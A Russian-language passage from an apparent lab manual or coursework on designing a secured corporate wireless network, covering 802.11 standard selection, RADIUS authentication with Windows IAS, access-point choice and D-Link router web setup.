Беспроводной клиент получает доступ к сети, пытаясь подключиться для этого к точке доступа с наиболее сильным сигналом. Запрос на соединение может исходить от нового пользователя, регистрирующегося в сети, или от активного, изменившего свое местонахождение. Запрос на соединение направляется к беспроводному коммутатору, который пытается восстановить состояние клиента из БД активных пользователей. Если посланный запрос не был ранее активен, то коммутатор начнет процесс регистрации с помощью протокола 802.11x и базовых механизмов аутентификации, например RADIUS, Active Directory. Процесс аутентификации завершается добавлением нового клиента в БД со всей необходимой информацией о его статусе. Затем между пользователем и беспроводным коммутатором устанавливается VPN-сессия.



Рис. 39. Процесс роуминга с использованием беспроводного коммутатора

## Описание аппаратно-программного комплекса

### Критерии оптимальности системы

Для проектирования беспроводной сети, необходимо задаться некоторыми качественными требованиями к системе. Это позволит, в дальнейшем, определить технологию, наилучшим образом подходящую для решения поставленной задачи.


Итак, сформулируем и поясним основные требования, предъявляемые к выбираемому стандарту, а, следовательно, и к программно-аппаратному комплексу:

1. **Диапазон рабочих частот.** Данный параметр является особенно важным, поскольку

развертываемая беспроводная сеть передачи данных должна использовать аппаратуру, работающую в частотном диапазоне, разрешенном ГКРЧ РФ (Государственная комиссия по радиочастотам). На сегодняшний день в России, для внутриофисных систем передачи данных, разрешено использование полосы частот 2400 - 2483,5 МГц (решение № 04-03-04-003 от 6.12.2004г.). По этому применение стандарта 802.11a, рассчитаного на работу в диапазоне 5 ГГц, не представляется возможным.

**2. Дальность действия радиосистемы.** Для обеспечения качественной связи мобильных устройств с сетью во всех требуемых участках помещения, радиосистема должна обеспечить достаточное для уверенного приема сигналов покрытие радиоизлучением. Стандарты 802.11b и 802.11g примерно одинаково подготовлены к работе в условиях многолучевого распространения сигналов. Покрытие любого помещения беспроводной сетью требует не столько инженерского расчета, сколько большого количества замеров.

**3. Скорость передачи информации.** Требования к скорости передачи данных беспроводной сети являются одними из основных. Они определяются требованиями к скорости доступа ко всем используемым сервисам и ресурсам сети (к базам данных, терминальным и файловым серверам). Из рассмотренных выше стандартов, оптимальным с точки зрения скорости, является стандарт передачи данных 802.11g, позволяющий передавать информацию со скоростью до 54 Мбит/с.

**4. Безопасность и защищенность сети.** Для корпоративной сети, ключевой задачей является обеспечение требуемого уровня безопасности информации, циркулирующей в сети. Вопросы информационной и технической безопасности беспроводной сети становятся основополагающими при проектировании такой системы. Острота этой проблемы связана, прежде всего, с используемой средой передачи данных - радиоэфиром. Осуществить перехват информации в радиоэфире намного проще, чем в проводных сетях, - достаточно иметь комплект пользовательского оборудования и специализированный софт. Обеспечение безопасности радиосети, как и любой другой коммуникационной системы, сводится к решению трех проблем – защиты от подключения к сети нелегальных пользователей, предотвращения несанкционированного доступа к ресурсам сети зарегистрированных потребителей и гарантированной поддержки целостности и конфиденциальности данных, передаваемых по радиоканалам. Выбираемый стандарт, в равной степени, как и программно-аппаратный комплекс, должны обеспечить решение этих проблем. Для решения первых двух задач сегодня применяются процедуры аутентификации, авторизации и учета, для решения третьей проблемы применяются процедуры шифрования, проверки целостности пакетов и т.д.

- Аутентификация представляет собой процесс установления подлинности абонента.
- Авторизация обеспечивает контроль над доступом легальных пользователей к ресурсам сети. Успешно пройдя данную процедуру, потребитель получает только те права,

которые предоставлены ему администратором сети.

- Система учета фиксирует все события, происходящие в сети. Эта система регистрирует количество ресурсов, потребляемых каждым пользователем, время его работы в сети и т. д., что необходимо в первую очередь для управления сетью, в том числе для контроля доступа. Шифрация данных производится с помощью специальных алгоритмов, защищенных кодовыми ключами, с предусмотренными процедурами динамической смены ключей шифрования и т.п.

На основе сформулированных критериев можно выбрать подходящий стандарт. Сразу исключаем из рассмотрения стандарт 802.11a так как он использует не разрешенный в России частотный диапазон. Из двух оставшихся стандартов наиболее перспективным является 802.11g так как он обеспечивает большую скорость передачи, оборудование соответствующее этому стандарту поддерживает спецификацию WPA2, которая в свою очередь обеспечивает надежную защиту передаваемой по радиоканалу информации (используется алгоритм шифрования AES) и разнообразные методы надежной аутентификации.

### **Описание и выбор сервера аутентификации**

Для предоставления доступа правомочных пользователей к проектируемой сети будет применяться RADIUS сервер. В его задачи входит проверка подлинности и авторизация пользователей, защита сети от несанкционированного доступа, протоколирование событий. Работа сервера основана на протоколе RADIUS (Remote Authentication Dial-In User Service) — это отраслевой стандартный протокол, описанный в документах RFC 2865 «Remote Authentication Dial-in User Service (RADIUS)» и RFC 2866 «RADIUS Accounting». Протокол RADIUS используется для осуществления проверки подлинности, авторизации и учета. Клиент RADIUS (обычно сервер удаленного доступа, VPN-сервер или точка доступа к беспроводной сети) посылает учетные данные пользователя и параметры подключения в форме сообщения RADIUS на сервер RADIUS. Сервер RADIUS проверяет подлинность и авторизует запрос клиента RADIUS, а затем посылает обратно ответное сообщение RADIUS. Клиенты RADIUS посылают на серверы RADIUS также сообщения учета RADIUS. Кроме того стандарт RADIUS поддерживает использование прокси-серверов RADIUS. Прокси-сервер RADIUS — это компьютер, пересылающий сообщения RADIUS между компьютерами, поддерживающими протокол RADIUS.

Для передачи сообщений RADIUS используется протокол UDP (User Datagram Protocol). Для сообщений проверки подлинности RADIUS используется UDP-порт 1812, а для сообщений учета RADIUS — UDP-порт 1813. Некоторые серверы доступа к сети могут использовать UDP-порт 1645 для сообщений проверки подлинности RADIUS и UDP-порт 1646 для сообщений учета

RADIUS. В документах RFC 2865 и RFC 2866 определены следующие типы сообщений RADIUS.

- Access-Request (запрос доступа) Посылается клиентом RADIUS для запроса проверки подлинности и авторизации попытки подключения. Access-Accept (предоставление доступа) Посылается сервером RADIUS в ответ на сообщение запроса доступа. Это сообщение информирует клиента RADIUS о том, что для попытки подключения клиента была выполнена проверка подлинности и авторизация. Access-Reject (запрещение доступа) Посылается сервером RADIUS в ответ на сообщение запроса доступа. Это сообщение информирует клиента RADIUS о том, что попытка подключения клиента была отклонена. Сервер RADIUS посылает это сообщение в том случае, если недействительны учетные данные или не авторизована попытка подключения.

- Access-Challenge (запрос уточнения) Посылается сервером RADIUS в ответ на сообщение запроса доступа. Это сообщение является запросом дополнительной информации клиента RADIUS, который требует ответа. Accounting-Request (запрос учета) Посылается клиентом RADIUS для указания учетных сведений о разрешенном подключении. Accounting-Response (ответ учета) Посылается сервером RADIUS в ответ на сообщение запроса учета. Это сообщение подтверждает успешное получение и обработку сообщения запроса учета.

Сообщение RADIUS состоит только из заголовка RADIUS или из заголовка RADIUS и одного или нескольких атрибутов RADIUS. Каждый атрибут RADIUS содержит определенные сведения о попытке подключения. Например, имеются атрибуты RADIUS для имени пользователя, пароля пользователя, типа услуг, запрашиваемых пользователем, и IP-адреса сервера доступа. Атрибуты RADIUS используются для передачи информации между клиентами RADIUS, прокси-серверами RADIUS и серверами RADIUS. Например, список атрибутов в сообщении запроса доступа включает информацию об учетных данных пользователя и параметрах попытки подключения. В отличие от этого сообщение предоставления доступа содержит информацию о типе подключения, которое может быть осуществлено, ограничениях подключения и имеющихся особых атрибутах вендора (Vendor-Specific Attribute, VSA).

На сегодняшний день существует большое множество RADIUS серверов, реализованных как программно, так и аппаратно. Большинство из них – это коммерческие продукты. Для выбора более подходящего продукта сформулирую два основных критерия. Продукт должен иметь сертификат соответствия требованиям Гостехкомиссии России, в области защиты информации от НСД. Продукт должен иметь как можно меньшую стоимость, при этом обладать достаточной функциональностью.

Использование аппаратных RADIUS серверов для небольших сетей не оправдано из-за их высокой стоимости. Свободно распространяемые продукты не имеют сертификатов соответствия, их использование может быть не безопасным (программа может содержать вредоносный код, не



гарантируется конфиденциальность и криптографическая защита информации с которой взаимодействует программа). Подходящим вариантом является использование включенного в состав Windows server 2003 Enterprise Edition RADIUS – сервера (служба IAS). Операционная система имеет сертификат соответствия (№112-0938 выдан 23.10.06 центром безопасности связи ФСБ России) и может применяться в составе автоматизированных информационных систем, работающих с информацией не содержащей государственную тайну. Для различных решений могут быть созданы различные конфигурации службы Internet Authentication Service (IAS):

- - Беспроводной доступ.
- - Удаленный доступ организаций через коммутируемое подключение или виртуальную частную сеть (VPN).
- - Удаленный коммутируемый или беспроводной доступ через внешних поставщиков.
- - Доступ к Интернету.
- - Доступ с проверкой подлинности к ресурсам экстрасети для деловых партнеров

Я буду использовать службу IAS для авторизации клиентов беспроводной сети. Основные возможности службы. Поддерживаются разнообразные методы проверки подлинности. Поддерживаются протоколы PPP проверки подлинности с паролем, такие как протокол PAP (Password Authentication Protocol), протокол CHAP (Challenge Handshake Authentication Protocol), протокол MS-CHAP (Microsoft Challenge Handshake Authentication Protocol) и MS-CHAP версии 2 (MS-CHAP v2). Протокол EAP Инфраструктура, основанная на стандартах Интернета и разрешающая дополнительные произвольные методы проверки подлинности, такие как смарт-карты, сертификаты, одноразовые пароли и генераторы кода доступа. Способ проверки подлинности, в котором применяется инфраструктура EAP, является способом типа EAP. В службу IAS включена поддержка способов EAP-Message Digest 5 (MD5) и EAP-Transport Level Security (EAP-TLS).

1. Поддерживаются различные способы авторизации. Протокол DNIS (Dialed Number Identification Service). Авторизация попытки подключения на основе набираемого номера. Служба DNIS показывает набранный номер получателю вызова. Эта возможность предоставляется большинством обычных телефонных компаний. Протокол ANI/CLI (Automatic Number Identification/Calling Line Identification). Авторизация попытки подключения на основе номера телефона, с которого выполняется вызов. Служба ANI/CLI показывает получателю вызова номер телефона, с которого выполняется вызов. Эта возможность предоставляется большинством обычных телефонных компаний. Авторизация для гостей. Учетная запись гостя применяется для идентификации пользователя при установлении подключения без учетных данных пользователя (имени пользователя и пароля).

1. Неоднородные серверы доступа. Служба IAS поддерживает серверы доступа, реализованные на основе документов RADIUS RFC 2865 и 2866. Помимо серверов удаленного доступа служба IAS поддерживает следующие возможности. Точки доступа к беспроводной сети. Применение политик удаленного доступа и параметров порта Wireless-IEEE 802.11 позволяет использовать службу IAS в качестве сервера RADIUS для точек доступа к беспроводной сети, в которых проверка подлинности и авторизация для беспроводных узлов производится с помощью RADIUS.

Коммутаторы с проверкой подлинности. Применение политик удаленного доступа и параметров порта Ethernet позволяет использовать службу IAS в качестве сервера RADIUS для коммутаторов сети Ethernet, в которых проверка подлинности и авторизация производится с помощью RADIUS. Интеграция со службой маршрутизации и удаленного доступа. Службы IAS и маршрутизации и удаленного доступа используют общие политики удаленного доступа и возможности ведения файла журнала. Такая интеграция обеспечивает согласованную работу служб IAS и маршрутизации и удаленного доступа. Это позволяет развертывать службу маршрутизации и удаленного доступа на небольших узлах, не предъявляя требований к наличию отдельного централизованного IAS-сервера. Обеспечивается также возможность масштабирования модели централизованного управления удаленным доступом, когда в организации появятся несколько серверов маршрутизации и удаленного доступа. Служба IAS совместно с серверами маршрутизации и удаленного доступа используют одну точку администрирования для удаленного доступа к сети через внешнего поставщика, вызова по требованию и доступа через VPN. Политики службы IAS большого центрального сайта можно экспортировать на независимый сервер маршрутизации и удаленного доступа малого сайта.

Прокси-сервер RADIUS. Служба IAS позволяет пересылать входящие запросы RADIUS на другие RADIUS-серверы для проверки подлинности и авторизации или учета. Действуя в качестве прокси-сервера RADIUS, служба IAS может быть применена всякий раз когда возникает необходимость маршрутизации запроса RADIUS на другой RADIUS-сервер. Служба IAS позволяет пересылать запросы, основанные на имени пользователя, получать доступ к IP-адресу сервера, идентификатору сервера и другим параметр.

Обеспечение удаленного и беспроводного доступа в сеть через внешнего поставщика. При удаленном доступе через внешнего поставщика заключается договор между организацией (заказчиком) и поставщиком услуг Интернета (ISP). Поставщик услуг Интернета обеспечивает подключение сотрудников организации к своей сети перед установлением туннеля VPN в частную сеть организации. Когда сотрудник подключается к серверу NAS поставщика услуг Интернета, на сервер IAS, расположенный в организации, пересылаются записи проверки подлинности и использования. Сервер IAS позволяет организации управлять проверкой

подлинности пользователей, отслеживать использование сети поставщика услуг Интернета и управлять доступом сотрудников к ней. Преимущество доступа через внешнего поставщика заключается в потенциальной экономии. Использование маршрутизаторов, серверов сетевого доступа и доступа к каналам глобальной сети, предоставленных поставщиком услуг, вместо приобретения собственных, позволяет получить значительную экономию на затратах, связанных с оборудованием (инфраструктурой). Международные подключения через поставщика услуг Интернета позволяют существенно сократить счета организации за междугородние телефонные звонки. Благодаря переключению на поставщика забот по поддержке сети исключаются расходы на ее администрирование. Кроме того, через внешнего поставщика можно осуществлять и беспроводной доступ. Поставщик может обеспечить беспроводной доступ с удаленной территории и, используя имя пользователя, пересылать запрос на подключение для проверки подлинности и авторизации на тот RADIUS-сервер, который находится под управлением организации. Хорошим примером служит доступ к Интернету в аэропортах.

Централизованная проверка подлинности и авторизация пользователей. При проверке подлинности запроса на подключение служба IAS сверяет учетные данные подключения с учетными записями пользователей в локальном диспетчере учетных записей безопасности (SAM) домена Microsoft® Windows NT® Server 4.0 или домена Active Directory®. Для домена Active Directory в службе IAS имеется поддержка использования основных имен пользователей (User Principal Name, UPN) Active Directory и универсальных групп. Для авторизации запроса на подключение в службе IAS применяются параметры входящих звонков для учетной записи пользователя, соответствующие как учетным данным подключения, так и политикам удаленного доступа. Управление разрешением удаленного доступа осуществляется относительно просто, однако такой подход не обеспечивает масштабирования по мере роста организации. Политики удаленного доступа обеспечивают более мощное и гибкое управление разрешениями удаленного доступа. Авторизация доступа в сеть может производиться на основе различных параметров, включая описанные далее. (Вхождение учетной записи пользователя в группу, Время суток или день недели, Тип устройства, с помощью которого производится подключение (например беспроводное устройство, коммутатор Ethernet, модем или туннель VPN, Номер вызываемого телефона, Сервер доступа, с которого был получен запрос, Интервал времени бездействия, Максимальная продолжительность одного сеанса, Выбор применяемых способов проверки подлинности, Применение шифрования и степень его стойкости).

Централизованное администрирование всех серверов доступа организации. Поддержка стандарта RADIUS позволяет службе IAS управлять параметрами подключения для любого сервера NAS, использующего стандарт RADIUS. Стандарт RADIUS также позволяет отдельным поставщикам удаленного доступа создавать собственные расширения, называемые

особыми атрибутами вендора (Vendor-Specific Attribute, VSA). Служба IAS объединяет расширения, предоставленные несколькими поставщиками, в один словарь. Дополнительные атрибуты VSA могут быть внесены в профиль отдельных политик удаленного доступа.

Централизованный аудит и учет использования. Поддержка стандарта RADIUS позволяет службе IAS централизованно собирать записи об использовании (записи учета), отправленные всеми серверами доступа. Служба IAS хранит сведения аудита (например, успехи проверки подлинности и отказы) и использования (например, подключения и отключения) в файлах журналов. Служба IAS поддерживает формат файла журнала, допускающий непосредственный импорт в базу данных. Последующий анализ данных может быть выполнен с помощью любого обычного пакета анализа.

### **IAS в качестве RADIUS-сервера**

В данной работе служба Internet Authentication Service будет использоваться в качестве RADIUS – сервера. Сервер RADIUS будет выполнять проверки подлинности, авторизацию и учет клиентов RADIUS. В моем случае клиентом радиус клиентами RADIUS будут точки доступа. Для авторизации подключения IAS-сервер применяет параметры входящих звонков учетной записи пользователя и политику удаленного доступа, запросы учета будут сохраняться для анализа в локальном файле журнала. На рисунке 4.39 показан IAS-сервер в качестве сервера RADIUS для клиентов беспроводного доступа. Сервер IAS использует домен Active Directory для проверки подлинности учетных данных пользователя в поступающих сообщениях запросов доступа RADIUS.



Рис. 39. Использование IAS в качестве RADIUS-сервера

Если IAS-сервер используется как сервер RADIUS, сообщения RADIUS обеспечивают проверку подлинности, авторизацию и учет подключений к сети следующим образом. Серверы доступа, например серверы удаленного доступа к сети, VPN-серверы и точки доступа к

беспроводной сети, получают запросы подключения от клиентов доступа.

1. Сервер доступа, настроенный для использования RADIUS в качестве протокола проверки подлинности, авторизации и учета, создает сообщение запроса доступа и посылает его на IAS-сервер. Сервер IAS оценивает сообщение запроса доступа. При необходимости IAS-сервер посылает запрос уточнения на сервер доступа. Сервер доступа обрабатывает запрос уточнения и посылает обновленный запрос доступа на IAS-сервер.


2. Производится проверка учетных данных пользователя, а также получение параметров входящих звонков учетной записи пользователя через безопасное соединение с контроллером домена. Попытка подключения авторизуется с учетом параметров входящих звонков учетной записи пользователя и политики удаленного доступа. Если для попытки подключения проверка подлинности и авторизация выполнена, IAS-сервер посылает сообщение предоставления доступа на сервер доступа. Если попытка подключения не прошла проверку подлинности или авторизацию, IAS-сервер посылает сообщение запрещения доступа на сервер доступа. Сервер доступа завершает процесс подключения с клиентом доступа и посылает сообщение запроса учета на IAS-сервер, на котором сообщение записывается в журнал. Сервер IAS посылает ответ учета на сервер доступа

### **Выбор оборудования для проектируемой сети**

Проектируемая сеть строится на основе беспроводного коммутатора Netgear ProSafe Smart WFS709TP. Его описание приведено в таблице 4.12. Коммутатор способен работать с точками доступа следующих моделей: NETGEAR ProSafe 802.11a/g Dual Band Light Wireless Access Point (WAGL102); NETGEAR ProSafe 802.11g Light Wireless Access Point (WGL102); и NETGEAR WG102 и WAG102. Модели WG102 и WGL102 имеют одинаковые физические характеристики и отличаются лишь программным обеспечением функционирующим на них. Модели WAGL102 и WAG102 также имеют одинаковые физические характеристики. Точки WG102 и WAG102 выпущены раньше беспроводного коммутатора и в своей первоначальной конфигурации не могут взаимодействовать с беспроводным коммутатором, однако производители выпустили свежую прошивку. Ее можно свободно скачать с сайта компании NETGEAR. Выбор будем производить из двух моделей WG102 и WAG102, более новые модели не рассматриваются так как при одинаковых физических характеристиках с более старыми точками их цена превышает последние более чем на 1000 рублей. Характеристики точек приведены в таблицах 4.13 и 4.14 соответственно. Из ходя из приведенных в таблицах данных было решено что для решаемой задачи наиболее подходящей является модель NETGEAR WG102. WG102 поддерживает технологию Power over Ethernet (POE), следовательно отпадает необходимость в прокладке электрической сети в места установки точек. Еще один не мало важный плюс этой технологии

является возможность управлять питанием включать/выключать точки доступа с помощью беспроводного коммутатора (если точка доступа по каким то причинам повиснет администратор сможет перезагрузить ее не вставая с рабочего места). Точки доступа WG102 полностью соответствую стандарту 802.11g.

### 3. Порядок выполнения работы

#### Настройка точек доступа

Для того чтобы перейти к настройке точки доступа необходимо подключить ее к ПК по средствам Ethernet и подключится к ней по используя telnet или WEB – интерфейс. Я буду использовать WEB – интерфейс, он более прост и нагляден. По умолчанию точки доступа D-Link Dir 300, имеют IP – адрес 192.168.0.1, имя пользователя “admin” и пароль “password”.



Рис. 40. Начало настройки маршрутизатора

Необходимо настроить точку доступа. Для этого заходим на закладку Setup – Internet Setup.



Рис. 41. Настройка Internet.

Для настройки Internet необходимо выбрать одну из предлагаемых функций: Internet connection Setup Wizard (автоматическая настройка) или Manual Internet Connection Setup (ручная настройка). Будем использовать Internet connection Setup Wizard.



Рис. 42. Первый шаг

Необходимо будет пройти 4 шага настройки. Т.к. Интерфейс настройки маршрутизатора достаточно понятен, то настройка маршрутизатора не представляет особых затруднений.



Рис. 43. Второй шаг

Необходимо ввести пароль.



Рис. 44. Третий шаг

Затем выбрать соответствующий часовой пояс.

**STEP 3: CONFIGURE YOUR INTERNET CONNECTION**

**DHCP Connection (Dynamic IP Address)**  
Choose this option if your Internet connection automatically provides you with an IP Address. Most Cable Modems use this type of connection.


**Username / Password Connection (PPPoE)**  
Choose this option if your Internet connection requires a username and password to get online. Most DSL modems use this type of connection.

**Username / Password Connection (PPTP)**  
Choose this option if your Internet connection requires a username and password to get online. Most DSL modems use this type of connection.

**Username / Password Connection (L2TP)**  
Choose this option if your Internet connection requires a username and password to get online. Most DSL modems use this type of connection.

**Static IP Address Connection**  
Choose this option if your Internet Setup Provider provided you with IP Address information that needs to be configured manually.

**Russia PPTP (Dual Access)**  
Choose this option if your Internet connection requires a username and password to get online as well as a static route to access the Internet Service Provider's internal network. Certain ISPs in Russia use this type of connection.

**Russia PPPoE (Dual Access)**  
Choose this option if your Internet connection requires a username and password to get online as well as a static route to access the Internet Service Provider's internal network. Certain ISPs in Russia use this type of connection.

Prev Next Cancel

Рис. 45. Четвертый шаг

Последним этапом настройки является выбор интернет соединения. В нашем случае это DHCP Connection (Dynamic IP Address).

**DHCP CONNECTION (DYNAMIC IP ADDRESS)**

To set up this connection, please make sure that you are connected to the D-Link Router using the PC that was originally connected to your broadband connection. If you are, then click the Clone MAC Address button to copy your computer's MAC Address to the D-Link Router.

MAC Address :  -  -  -  -  -  (Optional)

Host Name :

Note: You may also need to provide a Host Name. If you do not have or know this information, please contact your ISP.

Prev Next Cancel

Рис. 46. Проверка MAC адреса

Далее будет предложено проверить мак адрес соединения и ввести Host Name.

**SETUP COMPLETE!**

The Setup Wizard has completed. Click the Connect button to save your settings and reboot the router.

Prev Connect Cancel

Рис. 47. Завершение настройки

Поле нажатия Connect будет установлено соединения.





Рис. 48. Сохранение и перезапуск маршрутизатора

Далее необходимо сохранить изменения и перезапустить точку доступа.

Далее необходимо настроить беспроводное соединение. Для этого надо зайти на вкладку Setup – Wireless Setup.



Рис. 49. Настройка беспроводной сети

Здесь также предлагается два типа настройки Internet connection Setup Wizard или Manual Internet Connection Setup. В этот раз выберем Manual Internet Connection Setup .

### WIRELESS NETWORK

Use this section to configure the wireless settings for your D-Link router. Please note that changes made in this section may also need to be duplicated on your wireless client.

